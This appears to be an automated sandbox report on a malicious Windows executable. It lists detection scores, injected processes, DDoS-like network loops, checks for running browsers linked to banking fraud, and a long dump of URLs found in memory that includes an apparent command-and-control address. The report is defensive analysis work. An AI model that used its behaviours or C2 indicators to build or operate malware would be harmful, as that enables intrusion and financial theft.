Analysis Report

Overview

General Information

Analysis ID:	10772
Start time:	12:38:36
Start date:	01/10/2015
Overall analysis duration:	0h 2m 46s
Report type:	full
Sample file name:	ad0d7d0903cb059b87892a099fe21d7e.exe
Cookbook file name:	default.jbs
Analysis system description:	XP SP3 Native, physical Machine for testing VM-aware malware (Office 2003 SP3, Acrobat Reader 9.4.0, Flash 11.2, Internet Explorer 8)
Number of analysed new started processes analysed:	14
Number of new started drivers analysed:	1
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	2
HCA enabled:	true
HCA success:	• true, ratio: 94% • Number of executed functions: 154 • Number of non-executed functions: 110
Cookbook Comments:	• Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): kmixer.sys • Execution Graph export aborted for target ad0d7d0903cb059b87892a099fe21d7e.exe, PID 2196 because it is empty • Execution Graph export aborted for target svchost.exe, PID 952 because it has too many nodes • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtMapViewOfSection calls found.

- Report size getting too big, too many NtOpenKey calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtRequestWaitReplyPort calls found.
- Report size getting too big, too many NtSetInformationFile calls found.

Detection

Strategy	Score	Range	Reporting	Detection
Threshold	100	0 - 100	Report FP / FN	MALICIOUS / SUSPICIOUS / CLEAN

Analysis Advice

Sample drops PE files which have not been started, submit dropped PE samples for a secondary analysis to Joe Sandbox
Sample may inject into Firefox, Chrome or IE. Choose the Browser Simulation cookbook for furher analysis
Sample monitors Window changes (e.g. starting applications), analyze the sample with the simulation cookbook
Sample sleeps for a long time, analyze it with the fake sleep cookbook
Sample tries to load a library which is not present or installed on the analysis machine, update the analysis machine or analyze the sample with the missing library cookbook
Uses HTTPS for network communication, use the SSL MITM Proxy cookbook for further analysis

Signature Overview

DDOS:

Contains functionality to access network services in a loop (often DDOS functionality) Show sources

Source: C:\WINDOWS\system32\svchost.exe	Code function: 5_2_00AF1235 WSASocketW,inet_addr,htons,WSAConnect,WSAConnect,Sleep,Sleep,WSAConnect,Sleep,shutdown,closesocket,Sleep,	5_2_00AF1235

Cryptography:

Uses Microsoft's Enhanced Cryptographic Provider Show sources

Source: C:\WINDOWS\PqYCjSmCJimPGIU.exe	Code function: 4_2_00401910 CryptAcquireContextW,VirtualAlloc,	4_2_00401910
Source: C:\WINDOWS\system32\svchost.exe	Code function: 5_2_00AF51DF wsprintfW,CryptAcquireContextW,CryptCreateHash,VirtualAlloc,CryptHashData,CryptGetHashParam,CryptGetHashParam,CryptGetHashParam,VirtualFree,CryptDestroyHash,CryptReleaseContext,	5_2_00AF51DF
Source: C:\WINDOWS\system32\spoolsv.exe	Code function: 6_2_00A010B0 wsprintfW,CryptAcquireContextW,CryptCreateHash,VirtualAlloc,CryptHashData,CryptGetHashParam,CryptGetHashParam,CryptGetHashParam,VirtualFree,CryptDestroyHash,CryptReleaseContext,	6_2_00A010B0
Source: C:\WINDOWS\system32\spoolsv.exe	Code function: 6_2_00A210B0 wsprintfW,CryptAcquireContextW,CryptCreateHash,VirtualAlloc,CryptHashData,CryptGetHashParam,CryptGetHashParam,CryptGetHashParam,VirtualFree,CryptDestroyHash,CryptReleaseContext,	6_2_00A210B0

E-Banking Fraud:

Checks if browser processes are running Show sources

Source: C:\WINDOWS\system32\svchost.exe	Code function: StrStrIW,StrStrIW,StrStrIW,StrStrIW,StrStrIW, chrome.exe	5_2_00B00249
Source: C:\WINDOWS\system32\svchost.exe	Code function: StrStrIW,StrStrIW,StrStrIW,StrStrIW,StrStrIW, firefox.exe	5_2_00B00249
Source: C:\WINDOWS\system32\svchost.exe	Code function: StrStrIW,StrStrIW,StrStrIW,StrStrIW,StrStrIW, iexplore.exe	5_2_00B00249

Networking:

Urls found in memory or binary data Show sources

Source: svchost.exe	String found in binary or memory: file:///c:/dokumente%20und%20einstellungen/all%20users/startmen%c3%bc/programme/autostart/jbxinit.au

Source: svchost.exe	String found in binary or memory: file:///c:/dokumente%20und%20einstellungen/all%20users/startmen%fc/programme/autostart/jbxinit.au3
Source: svchost.exe	String found in binary or memory: file:///c:/windows/system32/cmd.exe
Source: svchost.exe	String found in binary or memory: file:///c:/windows/system32/cmd.exeg
Source: svchost.exe	String found in binary or memory: file:///c:/windows/system32/net.exe
Source: svchost.exe	String found in binary or memory: file:///c:/windows/system32/sc.exe
Source: svchost.exe	String found in binary or memory: http://
Source: svchost.exe	String found in binary or memory: http://%s.com
Source: svchost.exe	String found in binary or memory: http://127.0.0.1:1207/mainwindow.html
Source: svchost.exe	String found in binary or memory: http://127.0.0.1:1376/mainwindow.html
Source: svchost.exe	String found in binary or memory: http://127.0.0.1:1617/mainwindow.html
Source: svchost.exe	String found in binary or memory: http://127.0.0.1:1685/mainwindow.html
Source: svchost.exe	String found in binary or memory: http://197.149.90.166:12105/30g11/910646/0/51-sp3/0/mhbfhfbfhjbfg
Source: svchost.exe	String found in binary or memory: http://197.149.90.166:12105/30g11/910646/0/51-sp3/0/mhbfhfbfhjbfg)
Source: svchost.exe	String found in binary or memory: http://197.149.90.166:12105/30g11/910646/0/51-sp3/0/mhbfhfbfhjbfg/
Source: svchost.exe	String found in binary or memory: http://197.149.90.166:12105/30g11/910646/41/5/1/mhbfhfbfhjbfg
Source: svchost.exe	String found in binary or memory: http://ac.economia.gob.mx/cps.html0
Source: svchost.exe	String found in binary or memory: http://ac.economia.gob.mx/last.crl0g
Source: svchost.exe	String found in binary or memory: http://acedicom.edicomgroup.com/doc0
Source: svchost.exe	String found in binary or memory: http://acraiz.icpbrasil.gov.br/dpcacraiz.pdf0=
Source: svchost.exe	String found in binary or memory: http://acraiz.icpbrasil.gov.br/dpcacraiz.pdf0?
Source: svchost.exe	String found in binary or memory: http://acraiz.icpbrasil.gov.br/lcracraiz.crl0
Source: svchost.exe	String found in binary or memory: http://acraiz.icpbrasil.gov.br/lcracraizv1.crl0
Source: svchost.exe	String found in binary or memory: http://acraiz.icpbrasil.gov.br/lcracraizv2.crl0
Source: svchost.exe	String found in binary or memory: http://ajax.googleapis.com/ajax/libs/jquery/1.8.2/jquery.min.js
Source: svchost.exe	String found in binary or memory: http://ajax.googleapis.com/ajax/libs/jquery/1.8.2/jquery.min.jsjquery.min
Source: svchost.exe	String found in binary or memory: http://amazon.fr/
Source: svchost.exe	String found in binary or memory: http://api.search.live.com/qsml.aspx?query=
Source: svchost.exe	String found in binary or memory: http://ariadna.elmundo.es/
Source: svchost.exe	String found in binary or memory: http://ariadna.elmundo.es/favicon.ico
Source: svchost.exe	String found in binary or memory: http://arianna.libero.it/
Source: svchost.exe	String found in binary or memory: http://arianna.libero.it/favicon.ico
Source: svchost.exe	String found in binary or memory: http://asp.usatoday.com/
Source: svchost.exe	String found in binary or memory: http://asp.usatoday.com/favicon.ico
Source: svchost.exe	String found in binary or memory: http://auone.jp/favicon.ico
Source: svchost.exe	String found in binary or memory: http://auto.search.msn.com/response.asp?mt=
Source: svchost.exe	String found in binary or memory: http://br.search.yahoo.com/
Source: svchost.exe	String found in binary or memory: http://browse.guardian.co.uk/
Source: svchost.exe	String found in binary or memory: http://browse.guardian.co.uk/favicon.ico
Source: svchost.exe	String found in binary or memory: http://busca.buscape.com.br/
Source: svchost.exe	String found in binary or memory: http://busca.buscape.com.br/favicon.ico
Source: svchost.exe	String found in binary or memory: http://busca.estadao.com.br/favicon.ico
Source: svchost.exe	String found in binary or memory: http://busca.igbusca.com.br/
Source: svchost.exe	String found in binary or memory: http://busca.igbusca.com.br//app/static/images/favicon.ico
Source: svchost.exe	String found in binary or memory: http://busca.orange.es/
Source: svchost.exe	String found in binary or memory: http://busca.uol.com.br/
Source: svchost.exe	String found in binary or memory: http://busca.uol.com.br/favicon.ico
Source: svchost.exe	String found in binary or memory: http://buscador.lycos.es/
Source: svchost.exe	String found in binary or memory: http://buscador.terra.com.br/
Source: svchost.exe	String found in binary or memory: http://buscador.terra.com/
Source: svchost.exe	String found in binary or memory: http://buscador.terra.com/favicon.ico
Source: svchost.exe	String found in binary or memory: http://buscador.terra.es/
Source: svchost.exe	String found in binary or memory: http://buscar.ozu.es/
Source: svchost.exe	String found in binary or memory: http://buscar.ya.com/
Source: svchost.exe	String found in binary or memory: http://busqueda.aol.com.mx/
Source: svchost.exe	String found in binary or memory: http://ca.disig.sk/ca/crl/ca_disig.crl0
Source: svchost.exe	String found in binary or memory: http://ca.mtin.es/mtin/crl/mtinautoridadraiz03
Source: svchost.exe	String found in binary or memory: http://ca.mtin.es/mtin/dpcypoliticas0
Source: svchost.exe	String found in binary or memory: http://ca.mtin.es/mtin/dpcypoliticas0g
Source: svchost.exe	String found in binary or memory: http://ca.mtin.es/mtin/ocsp0
Source: svchost.exe	String found in binary or memory: http://ca.sia.it/seccli/repository/crl.der0j
Source: svchost.exe	String found in binary or memory: http://ca.sia.it/secsrv/repository/crl.der0j
Source: svchost.exe	String found in binary or memory: http://ca2.mtin.es/mtin/crl/mtinautoridadraiz0
Source: svchost.exe	String found in binary or memory: http://cerca.lycos.it/
Source: svchost.exe	String found in binary or memory: http://cert.startcom.org/intermediate.pdf0
Source: svchost.exe	String found in binary or memory: http://cert.startcom.org/policy.pdf0
Source: svchost.exe	String found in binary or memory: http://cert.startcom.org/policy.pdf05
Source: svchost.exe	String found in binary or memory: http://cert.startcom.org/sfsca-crl.crl0
Source: svchost.exe	String found in binary or memory: http://certificates.starfieldtech.com/repository/1604
Source: svchost.exe	String found in binary or memory: http://certs.oati.net/repository/oatica2.crl0
Source: svchost.exe	String found in binary or memory: http://certs.oati.net/repository/oatica2.crt0
Source: svchost.exe	String found in binary or memory: http://certs.oaticerts.com/repository/oatica2.crl
Source: svchost.exe	String found in binary or memory: http://certs.oaticerts.com/repository/oatica2.crt08
Source: svchost.exe	String found in binary or memory: http://cgi.search.biglobe.ne.jp/
Source: svchost.exe	String found in binary or memory: http://cgi.search.biglobe.ne.jp/favicon.ico
Source: svchost.exe	String found in binary or memory: http://ch.msn.com/default.aspx?ocid=iefvrt
Source: svchost.exe	String found in binary or memory: http://clients5.google.com/complete/search?hl=
Source: svchost.exe	String found in binary or memory: http://cnet.search.com/

Source: svchost.exe	String found in binary or memory: http://cnweb.search.live.com/
Source: svchost.exe	String found in binary or memory: http://cnweb.search.live.com/favicon.ico
Source: svchost.exe	String found in binary or memory: http://corp.naukri.com/
Source: svchost.exe	String found in binary or memory: http://corp.naukri.com/favicon.ico
Source: svchost.exe	String found in binary or memory: http://cps.chambersign.org/cps/chambersignroot.html0
Source: svchost.exe	String found in binary or memory: http://cps.chambersign.org/cps/chambersroot.html0
Source: svchost.exe	String found in binary or memory: http://cps.chambersign.org/cps/publicnotaryroot.html0
Source: svchost.exe	String found in binary or memory: http://cps.siths.se/sithsrootcav1.html0
Source: svchost.exe	String found in binary or memory: http://crl.chambersign.org/chambersignroot.crl0
Source: svchost.exe	String found in binary or memory: http://crl.chambersign.org/chambersroot.crl0
Source: svchost.exe	String found in binary or memory: http://crl.chambersign.org/publicnotaryroot.crl0
Source: svchost.exe	String found in binary or memory: http://crl.comodo.net/aaacertificateservices.crl0
Source: svchost.exe	String found in binary or memory: http://crl.comodoca.com/aaacertificateservices.crl06
Source: svchost.exe	String found in binary or memory: http://crl.globalsign.net/root-r2.crl0
Source: svchost.exe, Tar9.tmp.952.dr, Tar7.tmp.2772.dr, Tar3.tmp.2772.dr, Tar5.tmp.2772.dr	String found in binary or memory: http://crl.microsoft.com/pki/crl/products/miccerlisca2011_2011-03-29.crl0
Source: svchost.exe, Tar9.tmp.952.dr, Tar7.tmp.2772.dr, Tar3.tmp.2772.dr, Tar5.tmp.2772.dr	String found in binary or memory: http://crl.microsoft.com/pki/crl/products/miccertrulispca_2009-04-02.crl0
Source: svchost.exe, Tar9.tmp.952.dr, Tar7.tmp.2772.dr, Tar3.tmp.2772.dr, Tar5.tmp.2772.dr	String found in binary or memory: http://crl.microsoft.com/pki/crl/products/microoceraut_2010-06-23.crl0z
Source: svchost.exe, Tar9.tmp.952.dr, Tar7.tmp.2772.dr, Tar3.tmp.2772.dr, Tar5.tmp.2772.dr	String found in binary or memory: http://crl.microsoft.com/pki/crl/products/microsoftrootcert.crl0t
Source: svchost.exe	String found in binary or memory: http://crl.oces.certifikat.dk/oces.crl0
Source: svchost.exe	String found in binary or memory: http://crl.oces.trust2408.com/oces.crl0
Source: svchost.exe	String found in binary or memory: http://crl.pki.wellsfargo.com/wsprca.crl0
Source: svchost.exe	String found in binary or memory: http://crl.securetrust.com/sgca.crl0
Source: svchost.exe	String found in binary or memory: http://crl.securetrust.com/stca.crl0
Source: svchost.exe	String found in binary or memory: http://crl.sgtrustservices.com/racine-groupesg/latestcrl0
Source: svchost.exe	String found in binary or memory: http://crl.ssc.lt/root-a/cacrl.crl0
Source: svchost.exe	String found in binary or memory: http://crl.ssc.lt/root-b/cacrl.crl0
Source: svchost.exe	String found in binary or memory: http://crl.ssc.lt/root-c/cacrl.crl0
Source: svchost.exe	String found in binary or memory: http://crl.startcom.org/sfsca-crl.crl0
Source: svchost.exe	String found in binary or memory: http://crl.usertrust.com/utn-datacorpsgc.crl0
Source: svchost.exe	String found in binary or memory: http://crl.usertrust.com/utn-userfirst-clientauthenticationandemail.crl0
Source: svchost.exe	String found in binary or memory: http://crl.usertrust.com/utn-userfirst-hardware.crl01
Source: svchost.exe	String found in binary or memory: http://crl.usertrust.com/utn-userfirst-networkapplications.crl0
Source: svchost.exe	String found in binary or memory: http://crl.usertrust.com/utn-userfirst-object.crl0)
Source: svchost.exe	String found in binary or memory: http://crl.verisign.com/pca1.1.1.crl0g
Source: svchost.exe	String found in binary or memory: http://crl.verisign.com/pca2.1.1.crl0g
Source: svchost.exe	String found in binary or memory: http://crl.xrampsecurity.com/xgca.crl0
Source: svchost.exe	String found in binary or memory: http://crl1.comsign.co.il/crl/comsignglobalrootca.crl0
Source: svchost.exe	String found in binary or memory: http://crlglobal01.ipsca.com/crl/crlglobal01.crl08
Source: svchost.exe	String found in binary or memory: http://crlglobal01.ipsca.com0
Source: svchost.exe	String found in binary or memory: http://crlmain01.ipsca.com/crl/main01.crl06
Source: svchost.exe	String found in binary or memory: http://crlmain01.ipsca.com0
Source: svchost.exe	String found in binary or memory: http://cs.wikipedia.org/
Source: svchost.exe	String found in binary or memory: http://cs.wikipedia.org/favicon.ico
Source: svchost.exe	String found in binary or memory: http://cs.wikipedia.org/w/api.php?action=opensearch&format=xml&search=
Source: svchost.exe	String found in binary or memory: http://db2.stb.s-msn.com/i/ec/fa6946226f21bd7e8f75bbfa03146.ico
Source: svchost.exe	String found in binary or memory: http://de.search.yahoo.com/
Source: svchost.exe	String found in binary or memory: http://de.wikipedia.org/
Source: svchost.exe	String found in binary or memory: http://de.wikipedia.org/favicon.ico
Source: svchost.exe	String found in binary or memory: http://de.wikipedia.org/w/api.php?action=opensearch&format=xml&search=
Source: svchost.exe	String found in binary or memory: http://domaene.de
Source: svchost.exe	String found in binary or memory: http://download.microsoft.com/download/f/c/a/fca6767b-9ed9-45a6-b352-839afb2a2679/tweakuipowertoyset
Source: svchost.exe	String found in binary or memory: http://download.microsoft.com/download/whistler/install/2/wxp/en-us/tweakuipowertoysetup.exe
Source: svchost.exe	String found in binary or memory: http://edge.quantserve.com/quant.js
Source: svchost.exe	String found in binary or memory: http://edge.quantserve.com/quant.jsquant
Source: svchost.exe	String found in binary or memory: http://eigenerintranetserver
Source: svchost.exe	String found in binary or memory: http://eigenerintranetserver/subweb
Source: svchost.exe	String found in binary or memory: http://en.wikipedia.org/
Source: svchost.exe	String found in binary or memory: http://en.wikipedia.org/favicon.ico
Source: svchost.exe	String found in binary or memory: http://en.wikipedia.org/w/api.php?action=opensearch&format=xml&search=
Source: svchost.exe	String found in binary or memory: http://es.ask.com/
Source: svchost.exe	String found in binary or memory: http://es.search.yahoo.com/
Source: svchost.exe	String found in binary or memory: http://es.wikipedia.org/
Source: svchost.exe	String found in binary or memory: http://es.wikipedia.org/favicon.ico
Source: svchost.exe	String found in binary or memory: http://es.wikipedia.org/w/api.php?action=opensearch&format=xml&search=
Source: svchost.exe	String found in binary or memory: http://esearch.rakuten.co.jp/
Source: svchost.exe	String found in binary or memory: http://espanol.search.yahoo.com/
Source: svchost.exe	String found in binary or memory: http://espn.go.com/favicon.ico
Source: svchost.exe	String found in binary or memory: http://fedir.comsign.co.il/cacert/comsignadvancedsecurityca.crt0
Source: svchost.exe	String found in binary or memory: http://fedir.comsign.co.il/crl/comsignadvancedsecurityca.crl0
Source: svchost.exe	String found in binary or memory: http://fedir.comsign.co.il/crl/comsignca.crl0

Source: svchost.exe	String found in binary or memory: http://fedir.comsign.co.il/crl/comsignglobalrootca.crl0;
Source: svchost.exe	String found in binary or memory: http://fedir.comsign.co.il/crl/comsignsecuredca.crl0
Source: svchost.exe	String found in binary or memory: http://find.joins.com/
Source: svchost.exe	String found in binary or memory: http://fonts.googleapis.com/css?family=cabin:400
Source: svchost.exe	String found in binary or memory: http://fr.search.yahoo.com/
Source: svchost.exe	String found in binary or memory: http://fr.wikipedia.org/
Source: svchost.exe	String found in binary or memory: http://fr.wikipedia.org/favicon.ico
Source: svchost.exe	String found in binary or memory: http://fr.wikipedia.org/w/api.php?action=opensearch&format=xml&search=
Source: svchost.exe	String found in binary or memory: http://go.microsoft.com/fwlink/?linkid=105563
Source: svchost.exe	String found in binary or memory: http://go.microsoft.com/fwlink/?linkid=120347-http://go.microsoft.com/fwlink/?linkid=12034 66internet
Source: svchost.exe	String found in binary or memory: http://go.microsoft.com/fwlink/?linkid=120476
Source: svchost.exe	String found in binary or memory: http://go.microsoft.com/fwlink/?linkid=121792
Source: svchost.exe	String found in binary or memory: http://go.microsoft.com/fwlink/?linkid=122812sder
Source: svchost.exe	String found in binary or memory: http://go.microsoft.com/fwlink/?linkid=124983
Source: svchost.exe	String found in binary or memory: http://go.microsoft.com/fwlink/?linkid=12658
Source: svchost.exe	String found in binary or memory: http://go.microsoft.com/fwlink/?linkid=12939
Source: svchost.exe	String found in binary or memory: http://go.microsoft.com/fwlink/?linkid=1340804updates
Source: svchost.exe	String found in binary or memory: http://go.microsoft.com/fwlink/?linkid=140502
Source: svchost.exe	String found in binary or memory: http://go.microsoft.com/fwlink/?linkid=50462
Source: svchost.exe	String found in binary or memory: http://go.microsoft.com/fwlink/?linkid=508939weitere
Source: svchost.exe	String found in binary or memory: http://go.microsoft.com/fwlink/?linkid=54537&clcid=
Source: svchost.exe	String found in binary or memory: http://go.microsoft.com/fwlink/?linkid=54729&clcid=
Source: svchost.exe	String found in binary or memory: http://go.microsoft.com/fwlink/?linkid=54729&clcid=0x0807
Source: svchost.exe	String found in binary or memory: http://go.microsoft.com/fwlink/?linkid=54758
Source: svchost.exe	String found in binary or memory: http://go.microsoft.com/fwlink/?linkid=54796&clcid=
Source: svchost.exe	String found in binary or memory: http://go.microsoft.com/fwlink/?linkid=54896&clcid=
Source: svchost.exe	String found in binary or memory: http://go.microsoft.com/fwlink/?linkid=55027&clcid=
Source: svchost.exe	String found in binary or memory: http://go.microsoft.com/fwlink/?linkid=55028&clcid=
Source: svchost.exe	String found in binary or memory: http://go.microsoft.com/fwlink/?linkid=55107&clcid=
Source: svchost.exe	String found in binary or memory: http://go.microsoft.com/fwlink/?linkid=55218&clcid=
Source: svchost.exe	String found in binary or memory: http://go.microsoft.com/fwlink/?linkid=55242&clcid=
Source: svchost.exe	String found in binary or memory: http://go.microsoft.com/fwlink/?linkid=55245&clcid=
Source: svchost.exe	String found in binary or memory: http://go.microsoft.com/fwlink/?linkid=56297&clcid=
Source: svchost.exe	String found in binary or memory: http://go.microsoft.com/fwlink/?linkid=57427&protocol=
Source: svchost.exe	String found in binary or memory: http://go.microsoft.com/fwlink/?linkid=58472&clcid=
Source: svchost.exe	String found in binary or memory: http://go.microsoft.com/fwlink/?linkid=58473&clcid=
Source: svchost.exe	String found in binary or memory: http://go.microsoft.com/fwlink/?linkid=62548
Source: svchost.exe	String found in binary or memory: http://go.microsoft.com/fwlink/?linkid=66725
Source: svchost.exe	String found in binary or memory: http://go.microsoft.com/fwlink/?linkid=69157
Source: svchost.exe	String found in binary or memory: http://go.microsoft.com/fwlink/?linkid=74005tdie
Source: svchost.exe	String found in binary or memory: http://go.microsoft.com/fwlink/?linkid=76277pa
Source: svchost.exe	String found in binary or memory: http://go.microsoft.com/fwlink/?linkid=99193
Source: svchost.exe	String found in binary or memory: http://google.pchome.com.tw/
Source: svchost.exe	String found in binary or memory: http://home.altervista.org/
Source: svchost.exe	String found in binary or memory: http://home.altervista.org/favicon.ico
Source: svchost.exe	String found in binary or memory: http://http.fpki.gov/fcpca/cacertsissuedbyfcpca.p7c0
Source: PqYCjSmCJimPGIU.exe, svchost.exe	String found in binary or memory: http://icanhazip.com
Source: svchost.exe	String found in binary or memory: http://icanhazip.com/
Source: PqYCjSmCJimPGIU.exe, svchost.exe	String found in binary or memory: http://icanhazip.comno
Source: svchost.exe	String found in binary or memory: http://ie.search.yahoo.com/os?command=
Source: svchost.exe	String found in binary or memory: http://ie8.ebay.com/open-search/output-xml.php?q=
Source: svchost.exe	String found in binary or memory: http://image.excite.co.jp/jp/favicon/lep.ico
Source: svchost.exe	String found in binary or memory: http://images.joins.com/ui_c/fvc_joins.ico
Source: svchost.exe	String found in binary or memory: http://images.monster.com/favicon.ico
Source: svchost.exe	String found in binary or memory: http://img.atlas.cz/favicon.ico
Source: svchost.exe	String found in binary or memory: http://img.shopzilla.com/shopzilla/shopzilla.ico
Source: svchost.exe	String found in binary or memory: http://in.search.yahoo.com/
Source: svchost.exe	String found in binary or memory: http://it.search.dada.net/
Source: svchost.exe	String found in binary or memory: http://it.search.dada.net/favicon.ico
Source: svchost.exe	String found in binary or memory: http://it.search.yahoo.com/
Source: svchost.exe	String found in binary or memory: http://it.wikipedia.org/
Source: svchost.exe	String found in binary or memory: http://it.wikipedia.org/favicon.ico
Source: svchost.exe	String found in binary or memory: http://it.wikipedia.org/w/api.php?action=opensearch&format=xml&search=
Source: svchost.exe	String found in binary or memory: http://ja.wikipedia.org/
Source: svchost.exe	String found in binary or memory: http://ja.wikipedia.org/favicon.ico
Source: svchost.exe	String found in binary or memory: http://ja.wikipedia.org/w/api.php?action=opensearch&format=xml&search=
Source: svchost.exe	String found in binary or memory: http://jobsearch.monster.com/
Source: svchost.exe	String found in binary or memory: http://kr.search.yahoo.com/
Source: svchost.exe	String found in binary or memory: http://list.taobao.com/
Source: svchost.exe	String found in binary or memory: http://list.taobao.com/browse/search_visual.htm?n=15&q=
Source: svchost.exe	String found in binary or memory: http://livesearch.msn.co.kr/
Source: svchost.exe	String found in binary or memory: http://localhost
Source: svchost.exe	String found in binary or memory: http://logo.verisign.com/vslogo.gif0
Source: svchost.exe	String found in binary or memory: http://mail.live.com/
Source: svchost.exe	String found in binary or memory: http://mail.live.com/?rru=compose%3fsubject%3d
Source: svchost.exe	String found in binary or memory: http://maps.live.com/

Source: svchost.exe	String found in binary or memory: http://maps.live.com/default.aspx
Source: svchost.exe	String found in binary or memory: http://maps.live.com/geotager.aspx
Source: svchost.exe	String found in binary or memory: http://microsoft.com
Source: svchost.exe, Tar9.tmp.952.dr, Tar7.tmp.2772.dr, Tar3.tmp.2772.dr, Tar5.tmp.2772.dr	String found in binary or memory: http://microsoft.com0
Source: svchost.exe	String found in binary or memory: http://msdn.microsoft.com/
Source: svchost.exe	String found in binary or memory: http://msdn.microsoft.com/workshop/security/privacy/overview/privacyimportxml.asp)
Source: svchost.exe	String found in binary or memory: http://msdn.microsoft.com/workshop/security/szone/overview/templates.asp)
Source: svchost.exe	String found in binary or memory: http://msk.afisha.ru/
Source: svchost.exe	String found in binary or memory: http://myip.dnsomatic.com/
Source: svchost.exe	String found in binary or memory: http://nl.wikipedia.org/
Source: svchost.exe	String found in binary or memory: http://nl.wikipedia.org/favicon.ico
Source: svchost.exe	String found in binary or memory: http://nl.wikipedia.org/w/api.php?action=opensearch&format=xml&search=
Source: svchost.exe	String found in binary or memory: http://ns.adobe.com/exif/1.0/
Source: svchost.exe	String found in binary or memory: http://ns.adobe.com/ix/1.0/
Source: svchost.exe	String found in binary or memory: http://ns.adobe.com/pdf/1.3/
Source: svchost.exe	String found in binary or memory: http://ns.adobe.com/photoshop/1.0/
Source: svchost.exe	String found in binary or memory: http://ns.adobe.com/tiff/1.0/
Source: svchost.exe	String found in binary or memory: http://ns.adobe.com/xap/1.0/
Source: svchost.exe	String found in binary or memory: http://ns.adobe.com/xap/1.0/mm/
Source: svchost.exe	String found in binary or memory: http://ocnsearch.goo.ne.jp/
Source: svchost.exe	String found in binary or memory: http://ocsp.accv.es0
Source: svchost.exe	String found in binary or memory: http://ocsp.infonotary.com/responder.cgi0v
Source: svchost.exe	String found in binary or memory: http://ocsp.pki.gva.es0
Source: svchost.exe	String found in binary or memory: http://ocsp.suscerte.gob.ve0
Source: svchost.exe	String found in binary or memory: http://openimage.interpark.com/interpark.ico
Source: svchost.exe	String found in binary or memory: http://p.zhongsou.com/
Source: svchost.exe	String found in binary or memory: http://p.zhongsou.com/favicon.ico
Source: svchost.exe	String found in binary or memory: http://pki-root.ecertpki.cl/certenroll/e-cert%20root%20ca.crl0
Source: svchost.exe	String found in binary or memory: http://pki.digidentity.eu/validatie0
Source: svchost.exe	String found in binary or memory: http://pki.registradores.org/normativa/index.htm0
Source: svchost.exe	String found in binary or memory: http://pl.wikipedia.org/
Source: svchost.exe	String found in binary or memory: http://pl.wikipedia.org/favicon.ico
Source: svchost.exe	String found in binary or memory: http://pl.wikipedia.org/w/api.php?action=opensearch&format=xml&search=
Source: svchost.exe	String found in binary or memory: http://policy.camerfirma.com0
Source: svchost.exe	String found in binary or memory: http://postsignum.ttc.cz/crl/psrootqca2.crl0
Source: svchost.exe	String found in binary or memory: http://price.ru/
Source: svchost.exe	String found in binary or memory: http://price.ru/favicon.ico
Source: svchost.exe	String found in binary or memory: http://pt.wikipedia.org/
Source: svchost.exe	String found in binary or memory: http://pt.wikipedia.org/favicon.ico
Source: svchost.exe	String found in binary or memory: http://pt.wikipedia.org/w/api.php?action=opensearch&format=xml&search=
Source: svchost.exe	String found in binary or memory: http://purl.org/dc/elements/1.1/
Source: svchost.exe	String found in binary or memory: http://purl.org/rss/1.0/modules/content/
Source: svchost.exe	String found in binary or memory: http://purl.org/rss/1.0/modules/slash/
Source: svchost.exe	String found in binary or memory: http://qual.ocsp.d-trust.net0
Source: svchost.exe	String found in binary or memory: http://recherche.linternaute.com/
Source: svchost.exe	String found in binary or memory: http://recherche.tf1.fr/
Source: svchost.exe	String found in binary or memory: http://recherche.tf1.fr/favicon.ico
Source: svchost.exe	String found in binary or memory: http://repository.infonotary.com/cps/qcps.html0$
Source: svchost.exe	String found in binary or memory: http://repository.swisssign.com/0
Source: svchost.exe	String found in binary or memory: http://resources.faronics.com/acton/bn/2636/visitor.gif?ts=1379490109906&ref=http%3a//www.faronics.c
Source: svchost.exe	String found in binary or memory: http://resources.faronics.com/acton/bn/2636/visitor.gif?ts=1379490158421&ref=
Source: svchost.exe	String found in binary or memory: http://rover.ebay.com
Source: svchost.exe	String found in binary or memory: http://ru.search.yahoo.com
Source: svchost.exe	String found in binary or memory: http://ru.wikipedia.org/
Source: svchost.exe	String found in binary or memory: http://ru.wikipedia.org/favicon.ico
Source: svchost.exe	String found in binary or memory: http://ru.wikipedia.org/w/api.php?action=opensearch&format=xml&search=
Source: svchost.exe	String found in binary or memory: http://s.gravatar.com/css/hovercard.css?ver=2013sepaa
Source: svchost.exe	String found in binary or memory: http://s.gravatar.com/css/services.css?ver=2013sepaa
Source: svchost.exe	String found in binary or memory: http://s.gravatar.com/js/gprofiles.js?ver=2013sepaa
Source: svchost.exe	String found in binary or memory: http://s.gravatar.com/js/gprofiles.js?ver=2013sepaagprofiles
Source: svchost.exe	String found in binary or memory: http://s0.wp.com/wp-content/js/devicepx-jetpack.js?ver=201338
Source: svchost.exe	String found in binary or memory: http://sads.myspace.com/
Source: svchost.exe	String found in binary or memory: http://schemas.microsoft.com/office/2004/12/omml
Source: svchost.exe	String found in binary or memory: http://search-dyn.tiscali.it/
Source: svchost.exe	String found in binary or memory: http://search.about.com/
Source: svchost.exe	String found in binary or memory: http://search.alice.it/
Source: svchost.exe	String found in binary or memory: http://search.alice.it/favicon.ico
Source: svchost.exe	String found in binary or memory: http://search.aol.co.uk/
Source: svchost.exe	String found in binary or memory: http://search.aol.com/
Source: svchost.exe	String found in binary or memory: http://search.aol.in/
Source: svchost.exe	String found in binary or memory: http://search.atlas.cz/
Source: svchost.exe	String found in binary or memory: http://search.auction.co.kr/
Source: svchost.exe	String found in binary or memory: http://search.auone.jp/
Source: svchost.exe	String found in binary or memory: http://search.books.com.tw/
Source: svchost.exe	String found in binary or memory: http://search.books.com.tw/favicon.ico

Source: svchost.exe	String found in binary or memory: http://search.centrum.cz/
Source: svchost.exe	String found in binary or memory: http://search.centrum.cz/favicon.ico
Source: svchost.exe	String found in binary or memory: http://search.chol.com/
Source: svchost.exe	String found in binary or memory: http://search.chol.com/favicon.ico
Source: svchost.exe	String found in binary or memory: http://search.cn.yahoo.com/
Source: svchost.exe	String found in binary or memory: http://search.daum.net/
Source: svchost.exe	String found in binary or memory: http://search.daum.net/favicon.ico
Source: svchost.exe	String found in binary or memory: http://search.dreamwiz.com/
Source: svchost.exe	String found in binary or memory: http://search.dreamwiz.com/favicon.ico
Source: svchost.exe	String found in binary or memory: http://search.ebay.co.uk/
Source: svchost.exe	String found in binary or memory: http://search.ebay.com/
Source: svchost.exe	String found in binary or memory: http://search.ebay.com/favicon.ico
Source: svchost.exe	String found in binary or memory: http://search.ebay.de/
